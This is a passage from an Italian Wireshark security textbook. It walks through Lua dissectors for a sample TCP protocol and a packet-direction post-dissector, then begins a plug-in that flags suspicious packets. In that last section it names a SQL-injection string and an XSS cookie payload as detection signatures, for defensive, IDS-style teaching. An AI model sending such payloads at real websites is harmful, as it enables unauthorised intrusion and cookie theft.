


Figura 8.7 I campi del nostro protocollo.

Per la maggior parte di questi campi, il nome dovrebbe già chiarire che cosa contengono, ma passiamoli comunque in rassegna. *Payload Length* è la lunghezza del payload meno i due byte (16 bit) del campo lunghezza del payload stesso. Il secondo campo è un delimitatore, che verrà definito come 0xff. Vi capiterà sicuramente ogni tanto di vedere utilizzati dei delimitatori, spesso inseriti per semplificare l'analisi sintattica dei protocolli, in modo da poter utilizzare funzioni di tipo "split" per suddividere rapidamente il protocollo nelle sue parti costituenti. *Transaction ID* è un numero casuale utilizzato per legare fra loro i messaggi di richiesta e risposta, un po' come il numero di sequenza TCP. Il campo *Message Type* è un singolo byte che specifica quale tipo di messaggio sia il pacchetto.

Quelli che seguono sono i tipi di messaggi, con il numero corrispondente.

- 1 *Messaggio di richiesta*. Indica che il messaggio è una richiesta.
- 2 *Messaggio di risposta*. Significa che il pacchetto è stato inviato in risposta a un messaggio di richiesta che ha un corrispondente

Transaction ID.

- 3 *Riservato*. Questo tipo di messaggio è riservato per un eventuale uso futuro.

Il campo *Message Data* è quello che contiene i dati specifici dell'applicazione. Per il nostro esempio fittizio, sono solo 3 byte (24 bit) di dati ASCII. Il campo *Additional Data* contiene altri dati dell'applicazione e nel nostro esempio conterrà semplicemente dati Unicode per un massimo di 48 bit (6 byte). Come potete notare, la descrizione del protocollo non è di grande precisione; lo abbiamo fatto apposta, perché così dovremo affrontare vari problemi, come quello dell'*endianess*, durante la scrittura del dissettore.

In situazioni come questa, vorrete vedere tutti i pacchetti coinvolti in un "flusso" di rete. Wireshark dà questa possibilità sotto il menu *Analyze*. Vedrete tutti i pacchetti per un particolare flusso o una particolare sessione. Selezionerete prima un pacchetto (il nostro pacchetto di protocollo TCP, in questo caso) nel pannello *Packet List*. Sotto *Analyze*, scegliete *Follow*, poi *TCP stream*. La Figura 8.8 presenta la finestra *Follow TCP Stream* rispetto a questo protocollo di esempio in Wireshark. Quando Wireshark non riconosce il traffico con un dissettore, quello che vedrete è un *hexdump*, ovvero i dati in forma esadecimale.




Figura 8.8 Dati in forma decimale del protocollo di esempio.

Stabilito il protocollo, possiamo iniziare a costruire il dissettore. Diamo per scontato che abbiate abilitato Lua in Wireshark. Il primo passo per la costruzione di un dissettore è l'aggiunta di una voce `dofile()` nel file `init.lua`. Del file `init.lua` abbiamo già parlato in questo capitolo.

Sulla mia macchina Linux, il mio file `init.lua` è fatto in questo modo:

```
localhost:~/wireshark-book$ cat /etc/wireshark/init.lua | tail
GUI_ENABLED = gui_enabled()
DATA_DIR = datafile_path()
USER_DIR = persconffile_path()

dofile("console.lua")
--dofile("dtd_gen.lua")


dofile("~/wireshark-book/sample.lua")
```

Notate la voce `dofile`, che fa riferimento allo script `sample.lua`. Quest'ultimo è un dissettore perfettamente funzionante. Lo script `sample.lua`, come tutti gli script, è disponibile online, attraverso un link dal repository W4SP Lab su GitHub.

Lo script è riportato integralmente qui, perché possiate seguire la discussione. Può fare un po' paura, inizialmente, ma analizzeremo passo per passo il codice in modo che sia più facile comprenderlo.

Listato 8.4 sample.lua

```
-- crea il protocollo
sample_proto = Proto("sample", "w4sp sample protocol")

-- crea i campi per poterli utilizzare nella casella del filtro
local f_len_h = ProtoField.uint16("sample.len_h", "Length", base.HEX,
 nil, nil, "This is the Length")
local f_len_d = ProtoField.uint16("sample.len_d", "Length", base.DEC,
 nil, nil, "This is the Length")
--transid è di un solo byte, perciò uint8
local f_transid_d = ProtoField.uint8("sample.transid_d", "Trans ID",
 base.DEC, nil, nil, "This is the Transaction ID")
local f_transid_h = ProtoField.uint8("sample.transid_h", "Trans ID",
 base.HEX, nil, nil, "This is the Transaction ID")
-- mostra stringa e int
local f_msgtype_s = ProtoField.string("sample.msgtype_s", "MsgType",
 "This is the Message Type")
local f_msgtype_uh = ProtoField.uint8("sample.msgtype_uh", "MsgType",
 base.HEX, nil, nil, "This is the Message Type")
local f_msgtype_ud = ProtoField.uint8("sample.msgtype_ud", "MsgType",
 base.DEC, nil, nil, "This is the Message Type")
-- crea i campi dati
local f_msgdata = ProtoField.string("sample.msgdata", "MsgData",
 "This is Message Data")
local f_addata = ProtoField.string("sample.addata", "AddData",
 "This is Additional Data")
local f_addata_b = ProtoField.bytes("sample.addata_b", "AddData_bytes",
 base.HEX, nil, nil, "This is Additional data as bytes")

-- aggiunge campi al protocollo
sample_proto.fields = { f_len_h,
                        f_len_d,
                        f_transid_h,
                        f_transid_d,
                        f_msgtype_s,
                        f_msgtype_uh,
                        f_msgtype_ud,
                        f_msgdata,
                        f_addata,
                        f_addata_b}

-- crea il dissettore
function sample_proto.dissector (buf, pinfo, tree)
    --set name as it shows up in the protocol column
```

```
    pinfo.cols.protocol = sample_proto.name

    -- il delimitatore
    local delim = "====================="

    -- crea oggetto sottoalbero per aggiungere al protocollo
    local subtree = tree:add(sample_proto, buf(0))

    -- crea un annidamento per il campo lunghezza
    local ln_tree = subtree:add(buf(0, 2), "Length Fields")
    -- aggiunge un treeitem senza usare il campo protocollo
    ln_tree:add(buf(0, 2), "Length: " .. buf(0,
 2):uint()):append_text("\t[*] add without ProtoField -- uint")
    -- aggiunge un treeitem senza specificare endianess,
    -- hex e int/decimal
    ln_tree:add(f_len_d, buf(0, 2)):append_text("\t[*] add with
 ProtoField base.DEC")
    ln_tree:add(f_len_h, buf(0, 2)):append_text("\t[*] add with
 ProtoField base.HEX")

    ln_tree:add_le(f_len_h, buf(0, 2)):append_text("\t[*] add_le with
 ProtoField base.HEX")
    -- aggiunge treeitem senza usare campo protocollo usa le_uint()
    -- per specificare little endian
    ln_tree:add(buf(0, 2), "Length: " .. buf(0, 2)
:le_uint()):append_text("\t[*] add without ProtoField -- le_uint")
    -- aggiunge treeitem che specifica little endian usando add_le
    ln_tree:add_le(f_len_d, buf(0, 2)):append_text("\t[*] add_le with
ProtoField base.DEC")

    -- aggiunge il delimitatore
    subtree:add(buf(2, 1), delim .. "delim" .. delim)

    -- mostra il transid come un base.DEC
    subtree:add(f_transid_d, buf(3, 1)):append_text("\t[*]
ProtoField.uint8 base.DEC")
    subtree:add(f_transid_h, buf(3, 1)):append_text("\t[*]
ProtoField.uint8 base.HEX")

    -- aggiunge il delimitatore
    subtree:add(buf(4, 1), delim .. "delim" .. delim)

    --visualizza il msgtype come stringa e come uint hex e dec
    subtree:add(f_msgtype_s, buf(5, 1)):append_text("\t[*]
ProtoField.string")
    subtree:add(f_msgtype_ud, buf(5, 1)):append_text("\t[*]
ProtoField.uint8 base.DEC")
    subtree:add(f_msgtype_uh, buf(5, 1)):append_text("\t[*]
ProtoField.uint8 base.HEX")

    -- aggiunge il delimitatore
    subtree:add(buf(6, 1), delim .. "delim" .. delim)

    -- aggiunge msgdata
    subtree:add(f_msgdata, buf(7, 3)):append_text("\t[*]
ProtoField.string")

    -- aggiunge il delimitatore
    subtree:add(buf(10, 1), delim .. "delim" .. delim)

    -- visualizza addata Unicode tenendo conto delle dimensioni del buf
```

```
    -- notare che passiamo l'argomento valore facoltativo
    -- per essere sicuri che venga trattato come Unicode
    subtree:add(f_addata, buf(11, -1), buf(11, -1):ustring())
    -- aggiunge addata come byte
    subtree:add(f_addata_b, buf(11, -1))

end

-- carica le tabelle tcp.port
tcp_table = DissectorTable.get("tcp.port")
-- registra il nostro protocollo alla porta TCP 9999
tcp_table:add(9999,sample_proto)
```

La prima cosa che fa questo codice è creare un nuovo oggetto `Proto`, dove vengono definiti il nome del nuovo protocollo e la sua descrizione. In questo caso chiamiamo il protocollo `"sample"` e la sua descrizione è `"w4sp sample protocol"`. Questo significa che possiamo usare `"sample"` nella finestra del filtro Wireshark per vedere tutti i pacchetti che contengono quel protocollo.

Il passo successivo consiste nel creare un dissettore per definire i campi del protocollo. Questo significa che dobbiamo fari corrispondere i vari campi del protocollo agli oggetti `ProtoField` e poi registrare questi oggetti rispetto al nostro nuovo protocollo:

```
-- crea i campi per poterli utilizzare nella casella del filtro
local f_len_h = ProtoField.uint16("sample.len_h", "Length", base.HEX,
 nil, nil, "This is the Length")
local f_len_d = ProtoField.uint16("sample.len_d", "Length", base.DEC,
 nil, nil, "This is the Length")
--transid è di un solo byte, percò uint8
local f_transid_d = ProtoField.uint8("sample.transid_d", "Trans ID",
 base.DEC, nil, nil, "This is the Transaction ID")
local f_transid_h = ProtoField.uint8("sample.transid_h", "Trans ID",
 base.HEX, nil, nil, "This is the Transaction ID")
-- mostra stringa e int
local f_msgtype_s = ProtoField.string("sample.msgtype_s", "MsgType",
 "This is the Message Type")
local f_msgtype_uh = ProtoField.uint8("sample.msgtype_uh", "MsgType",
 base.HEX, nil, nil, "This is the Message Type")
local f_msgtype_ud = ProtoField.uint8("sample.msgtype_ud", "MsgType",
 base.DEC, nil, nil, "This is the Message Type")
-- crea i campi dati
local f_msgdata = ProtoField.string("sample.msgdata", "MsgData",
 "This is Message Data")
local f_addata = ProtoField.string("sample.addata", "AddData",
 "This is Additional Data")
local f_addata_b = ProtoField.bytes("sample.addata_b", "AddData_bytes",
 base.HEX, nil, nil, "This is Additional data as bytes")

-- aggiunge campi al protocollo
sample_proto.fields = { f_len_h,
```

```
f_len_d,
f_transid_h,
f_transid_d,
f_msgtype_s,
f_msgtype_uh,
f_msgtype_ud,
f_msgdata,
f_addata,
f_addata_b}
```

Questa parte di codice è quella in cui definiamo i nostri `ProtoField`, perciò analizziamola ulteriormente. Il primo campo che definiamo è `f_len_h`, che sarà il campo *Length* del nostro protocollo di esempio. Riguardando la descrizione del protocollo, sappiamo che sarà di 16 bit (2 byte). Sappiamo che, specificando la lunghezza del pacchetto in byte, non sarà mai un numero negativo. Perciò definiamo `f_len_h` come un `ProtoField.uint16`, il che significa che il campo è un intero a 16 bit senza segno. È importante notarlo, perché il modo in cui definiamo questi campi determina come Wireshark tenterà di interpretare i byte in ciascun campo. Il prototipo di funzione per `ProtoField.uint16` è il seguente:

```
ProtoField.uint16(abbr, [name], [base], [valuestring], [mask], [desc])
```

Il primo e unico parametro richiesto è il nome abbreviato del campo, che è anche quello che useremo nella casella del filtro per creare filtri rispetto al nostro nuovo protocollo. Il parametro nome facoltativo è quello che Wireshark visualizza nel pannello *Packet Details*. Il parametro di base è quello interessante, perché definisce ulteriormente come Wireshark visualizza i byte. Nel caso del campo `f_len_h`, chiediamo che Wireshark lo visualizzi in esadecimale, passando `base.HEX`. Il parametro `valuestring` è una tabella facoltativa che può essere utilizzata per mettere automaticamente in corrispondenza vari valori con una stringa. Non useremo questa funzionalità in questo campo, perciò dobbiamo impostarlo a `nil`, e lo stesso vale per il parametro maschera, che è un intero maschera per il campo. L’ultimo parametro è quello della descrizione, che può essere usato per descrivere più

particolareggiatamente il campo. Avrete notato che abbiamo definito alcuni campi relativi alla lunghezza. Questo perché è un modo molto concreto di dimostrare i vari modi in cui Wireshark può visualizzare i dati dei campi. Una volta definiti tutti i campi, li aggiungiamo al nostro `Proto` impostando gli attributi di campo a un dizionario di tutti i campi definiti.

Nella successiva sezione di codice, costruiamo l'albero dei pacchetti che si vede nel pannello *Packet Details*. Iniziamo definendo la nostra funzione dissettore di protocollo, che prende in ingresso un `tvb`, ovvero un *Testy Virtual Buffer* `(buf)`, che rappresenta i dati di pacchetto gestiti da questo dissettore. Potete pensare il buffer quasi come una lista/array, con il primo parametro come offset nel buffer di pacchetto e il secondo che specifica effettivamente di quanti byte è la sua lunghezza. Il secondo parametro della nostra funzione dissettore è un oggetto `pinfo` che contiene varie informazioni sul pacchetto e può essere usato per impostare vari valori delle colonne. Usiamo questo oggetto `pinfo` nella nostra funzione dissettore per impostare la colonna del protocollo al nome del nostro protocollo di esempio (che è semplicemente "sample"). L'ultimo parametro è il `treeitem`, che costituirà il modo in cui aggiungiamo ulteriori valori al pannello *Packet Details*.

```
-- crea il dissettore
function sample_proto.dissector (buf, pinfo, tree)
    -- imposta il nome come si presenta nella colonna del protocollo
    pinfo.cols.protocol = sample_proto.name
```

Ora vogliamo aggiungere un elemento all'albero esistente, che dipenderà da dove viene usato il dissettore. Per il nostro dissettore del protocollo di esempio, questo albero sarà aggiunto dopo la sezione TCP nel pannello *Packet Details*. Aggiungiamo questi elementi chiamando `treeitem:add()` aggiungendo al `treeitem` passato alla nostra

funzione dissettore un parametro del nostro oggetto `Proto` e il primo elemento del nostro `tvb (buf)`:

```
   -- crea oggetto sottoalbero per aggiungere al protocollo
   local subtree = tree:add(sample_proto, buf(0))

   -- crea un annidamento per il campo lunghezza
   local ln_tree = subtree:add(buf(0, 2), "Length Fields")
   -- aggiunge un treeitem senza usare il campo protocollo
   ln_tree:add(buf(0, 2), "Length: " .. buf(0,
2):uint()):append_text("\t[*] add without ProtoField -- uint")
   -- aggiunge un treeitem senza specificare endianess,
   -- hex e int/decimal
   ln_tree:add(f_len_d, buf(0, 2)):append_text("\t[*] add with
ProtoField base.DEC")
   ln_tree:add(f_len_h, buf(0, 2)):append_text("\t[*] add with
ProtoField base.HEX")
```

Notate che creiamo anche un altro `treeitem` dalla variabile locale `subtree`. Questo ci consente di creare un altro ramo sotto i nostri dissettori di protocollo. Il nuovo sottoalbero si chiama *Length Fields* e ci permette di aggiungere o chiamare vari altri campi. Il nuovo sottoalbero *Length Fields* può avere il nome che volete. Sotto il sottoalbero sono aggiunti vari nuovi campi, attraverso la funzione `ln_tree:add()`. Questi nuovi campi prendono nome in base al loro scopo. Questo script comprende intenzionalmente quasi tutti i modi possibili per aggiungere informazioni al pannello *Packet Details*.

Lo script è ben documentato, e potete confrontarlo con la Figura 8.9. Vedete come ciascuna riga dello script contribuisca ai dettagli presentati nel pannello *Packet Details*.




Figura 8.9 Elementi dell'albero in Wireshark**.**

Esperimento

Ovviamente, il modo migliore per imparare è sperimentare. Potete caricare questo script in Wireshark con la corrispondente cattura di pacchetti (o effettuare una vostra cattura) e sperimentare eliminando qualche riga e provando ad apportare modifiche a questo dissettore.

Notate che potete aggiungere un elemento con o senza un `ProtoField`. Se aggiungete un elemento senza un `ProtoField`, vuol dire che non

avrete la possibilità di filtrare per quel particolare campo. Se aggiungete un elemento utilizzando un `ProtoField`, Wireshark visualizza i byte in funzione di come avete definito il `ProtoField`. Wireshark ovviamente non sa come visualizzare i byte se non usate un `ProtoField`, perciò potete convertire manualmente i byte chiamando metodi sull'oggetto `tvb (buf)`, come nel codice seguente:

```
ln_tree:add(buf(0, 2), "Length: " .. buf(0, 2):uint()):append_text
("\t[*] add without ProtoField -- uint")
```

Notate anche che usiamo il metodo `append_text()` per aggiungere testo ovunque, tranne che nel campo delimitatore. Il motivo è che `append_text()` è comodo per aggiungere ulteriore testo al campo senza incorrere nelle difficoltà inerenti alla concatenazione di tipi diversi (per esempio, una stringa e un uint), di cui Lua si lamenterà. Vedrete che inoltre il dissettore utilizza il metodo `add_le()`, che aggiunge il `ProtoField`, ma visualizza i byte in ordine *little endian*.

Una cosa interessante scoperta nel creare questo script è come venga gestito Unicode nei dissettori. Per prima cosa, create il vostro campo come una stringa usando `ProtoField.string()`, per esempio così:

```
local f_addata = ProtoField.string("sample.addata", "AddData", "This is
Additional Data")
```

Perché venga visualizzato correttamente, però, dovete usare il metodo `tvb:ustring()` per forzare la stringa a Unicode, come nel codice seguente:

```
subtree:add(f_addata, buf(11, -1), buf(11, -1):ustring())
```

Può sembrare strano che `tvb (buf)` prenda in ingresso una dimensione -1. Questa è una comodità, è come dire che vogliamo visualizzare il numero restante di pacchetti, ed è particolarmente comodo quando si ha un protocollo come il nostro in cui l'ultimo campo può essere di lunghezza variabile, e si vuole la sicurezza che il dissettore prenda tutti

i byte, indipendentemente dalle dimensioni. L'ultimo pezzo di codice riguarda il modo in cui il dissettore viene effettivamente registrato:

```
-- carica le tabelle tcp.port
tcp_table = DissectorTable.get("tcp.port")

-- registra il nostro protocollo alla porta 9999
tcp_table:add(9999,sample_proto)
```

Per prima cosa, prendiamo la *TCP Dissector Table* e aggiungiamo il nostro dissettore del protocollo di esempio a quella tabella. Poi specifichiamo che Wireshark deve cercare di usare quell dissettore per il traffico che passa per la porta TCP 9999. Ed ecco fatto: il protocollo finale che deve mostrare come creare campi personalizzati, come visualizzare e analizzare quei dati e come aggiungere vari livelli al vostro pannello *Packet Details*.

Non abbiamo esaminato lo script riga per riga perché il modo migliore per capire come funzioni un dissettore non è stare ad ascoltare qualcuno che cerca di spiegarlo, ma metterci le mani e vedere quali sono i risultati nella GUI. Sperimentate con lo script e vedete come cambia l'output.

Ricordate che potete consultare la documentazione sull'API Lua di Wireshark all'indirizzo `http://wiki.wireshark.org/LuaAPI`.

Estendere Wireshark

Oltre a inviare informazioni sulla riga di comando, come nella sezione precedente, i plug-in Lua sono in grado anche di aggiungere elementi grafici a Wireshark, da colonne nell'elenco dei pacchetti a vere e proprie finestre e finestre di dialogo nella GUI. In questo caso, rimaniamo sul semplice: aggiungeremo una colonna all'elenco dei pacchetti. La colonna mostra la direzione di un pacchetto sulla base dell'indirizzo IP configurato, cioè *da* o *verso* il vostro host. Ora che avete un po' di esperienza dell'API Wireshark e dello scripting Lua, passeremo direttamente al sorgente.

Script per la direzione dei pacchetti

Questo script è un post-dissettore: viene chiamato dopo che i dissettori hanno completato la loro analisi del pacchetto. Registra un dissettore chiamato `Direction` con un campo chiamato a sua volta `direction`. Questi valori vengono aggiunti all'albero visibile nel pannello *Packet Details*. Questo albero contiene tutti i dissettori pertinenti per un pacchetto, con i campi corrispondenti.

Listato 8.5 packet-direction.lua

```
-- indirizzo IP della macchina sniffing, sostituitelo
-- con l'indirizzo IP della vostra macchina
hostip = "192.168.1.25"

-- definisce la funzione che determina se è in ingresso o in uscita
local function getdestination(src,dst)

   if tostring(src) == hostip then
      return "outgoing"
   end

   if tostring(dst) == hostip then
      return "incoming"
   end

end

local function register_ipdirection_postdissector()
    -- crea il dissettore di protocollo direction
    local proto = Proto('direction', 'direction dissector')
    -- crea un protofield
    local direction = ProtoField.string('direction.direction',
'direction', 'direction')
    -- assegna il protofield al nostro dissettore di protocollo
    proto.fields = {direction}

    -- crea variabili per i campi del pacchetto a cui ci interessa accedere
    local source = Field.new('ip.src')
    local dest = Field.new('ip.dst')


    -- definisce il post-dissettore, è quello che useremo per aggiungere nuove
colonne
    function proto.dissector(buffer, pinfo, tree)
       local ipsrc = source()
       local ipdst = dest()

       -- se abbiamo un IP di origine aggiungiamo il nostro albero
       -- chiamando la funzione direction
       if ipsrc ~= nil then
          -- crea il nostro TreeItem
          local stree = tree:add(proto, 'Direction')
```

```
            stree:add(direction, getdestination(ipsrc.value,ipdst.value))


        end

    end
    -- registra il post-dissettore
    register_postdissector(proto)
end

local function Main()
    register_ipdirection_postdissector()
end
Main()
```

Per abilitare questo script basta aggiungere un enunciato `dofile()` al file `init.lua`. In Linux, sarà in `/etc/wireshark/init.lua`. In Windows, in `%programfiles%\Wireshark\init.lua`. Dovrete aggiungere alla fine di quel file quanto segue:

```
dofile("/path/to/packet-direction.lua")
```

È necessario un ultimo passo manuale per rendere grafico l'output di questo script. Dovete aggiungere manualmente una colonna e indicare come contenuti di quella colonna `"direction.direction"`. Questo mostra al campo filtro quello che è stato aggiunto utilizzando lo script nell'elenco dei pacchetti.

Ecco il procedimento per aggiungere una colonna all'elenco dei pacchetti in Wireshark.

1. Fate clic destro su una colonna esistente e fate clic su *Column Preferences*.
2. Fate clic su *Add*.
3. Selezionate un tipo di campo *Custom* e *direction.direction* come *Field Name*.

Dopo aver aggiunto manualmente la colonna, vedrete il nuovo campo nel pannello *Packet Details*.

Con lo script per la direzione dei pacchetti in esecuzione, la Figura 8.10 mostra il campo aggiunto nel pannello *Packet Details*. La parte

inferiore della Figura 8.10 mostra solo i pannelli *Packet List* e *Packet Details*.




Figura 8.10 Lo script per la direzione è in esecuzione.

Il post-dissettore è illustrato nella parte inferiore del pannello *Packet Details*, sotto il frame TCP evidenziato. Il post-dissettore fornisce un valore *direction: incoming* per il pacchetto TCP selezionato.

Uno script per segnalare sospetti

Vedere la direzione di un pacchetto può certo aiutare nell'analisi, ma probabilmente non è molto utile per le attività legate alla sicurezza. Per un ulteriore dissettore di Wireshark che può essere utilizzato da chi lavora nel campo della sicurezza, costruiamo un piccolo plug-in che possa segnalare pacchetti sospetti sulla base di un elenco di parole. Questo elenco può essere adattato per ogni caso d'uso, ovviamente, ma per ora ci limiteremo a un semplice rivelatore di attacchi a un sito web. Per questo caso si possono usare stringhe come `' OR 1=1 --` e `<script>alert(document.cookie)</script>`. Il primo esempio corrisponderebbe a un tentativo di iniezione SQL, la seconda stringa

invece sarebbe un esempio di *cross-site scripting* (XSS). Ciascuna stringa offre una indicazione forte di comportamento maligno e non dovrebbe avere motivo di passare nella vostra rete.

Notate che questi esempi di stringhe di codice o di script sono riportati all'inizio dello script `mark-suspicious`. Lo script è in grado di prestare attenzione solo a codice che gli insegnate di cercare. In effetti, questo script fa sì che Wireshark si comporti come un IDS basato sulla firma.

Il passo successivo è cercare se compaiono quei pezzi di codice indicati e, nel caso vengano scoperti, contrassegnare il pacchetto relativo come sospetto.

